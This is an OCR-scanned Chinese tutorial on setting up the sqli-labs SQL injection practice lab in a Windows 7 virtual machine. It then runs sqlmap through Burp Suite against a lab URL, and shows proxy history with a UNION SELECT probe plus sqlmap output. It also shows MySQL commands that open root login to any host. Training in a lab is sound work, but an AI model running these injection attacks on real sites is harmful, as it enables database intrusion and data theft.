

准备环境：


虚拟机 win7 （I tell u 上面下载的，因为是虚拟机随便激活工具就可以了）
（当然也可以本机，但是本机不建议开启 web 服务容易中标）
phpStudy +sql-lab 源码
https://github.com/Audi-1/sqli-labs

1 ，修改数据库密码 和运行远程主机连接。(因为是虚拟机需要远程连接，改密码是因为怕被人弱口令进去然后拿到你自己主机)




开启远程连接参考
https://blog.csdn.net/wohiusdashi/article/details/81174302
一、打开 mysql 控制台，输入：use mysql;
二、输入：show tables;
三、输入：select host from user;
四、输入：update user set host ='%' where user ='root'；看到这一步重启就成功了。





下载 git 的 sql-lab 源码解压到 www 目录，然后修改密码和 myslq 的 root 密码一直就可以了



然后点击 setup 如图以下所示就安装成了


SQLi-LABS Page-1 *(Basic Challenges)*

Setup/reset Database for labs

Page-2 (Advanced Injections)

Page-3 (Stacked Injections)


Page-4 (Challenges)




Sqlmap+burp 还原每一个细节。

Sqlmap 语法：

-p id --threads 10 --proxy=http://127.0.0.1:8080


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Sqlmap jsEncrypter JSON Beautifier Software Vulnerability Scanner
-p id --threads 10 --proxy=http://127.0.0.1:8080
saved...


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Sqlmap jsEncrypter JSON Beautifier Software Vulnerability Scanner xssValidator
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS and image content
Host Method URL Params Edited Status IP Length MIME t...
12... http://192.168.74.128 GET /sql_lab/Less-1/?id=1 ✓ 200 192.168.74.128 925 HTML
12... http://192.168.74.128 GET /favicon.ico 404 192.168.74.128 414 HTML
12... https://shavar.services.mozilla.com POST /downloads?client=navclient-auto-ffox&appver=67.0&pver=2.2 ✓ 200 52.25.98.1 205 text
12... http://192.168.74.128 GET /sql_lab/Less-1/?id=1 ✓ 200 192.168.74.128 925 HTML
12... http://192.168.74.128 GET /sql_lab/Less-1/?id=1&tTYA=8797%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2... ✓ 200 192.168.74.128 925 HTML
12... http://192.168.74.128 GET /sql_lab/Less-1/?id=1 ✓ 200 192.168.74.128 925 HTML
12... http://192.168.74.128 GET /sql_lab/
12... http://192.168.74.128 GET /sql_lab/
Request Response
Raw Params Headers Hex
ET /sql_lab/Less-1/?id=1 HTTP/1.1
ost: 192.168.74.128
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
ccept-Encoding: gzip, deflate
onnection: close
pgrade-Insecure-Requests: 1
C:\windows\system32\cmd.exe - C:\Users\Adam\AppData\Local\Temp\\1560829908341.bat
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560829908335.req -p id --threads 10 --proxy=ht
://127.0.0.1:8080
{1.3.6.42#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
sible for any misuse or damage caused by this program
[*] starting @ 11:51:49 /2019-06-18/
[11:51:49] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1560829908335.req'
[11:51:49] [INFO] testing connection to the target URL
[11:51:50] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:51:51] [INFO] testing if the target URL content is stable
[11:51:52] [INFO] target URL content is stable
[11:51:52] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[11:51:54] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS)
ttacks
[11:51:54] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]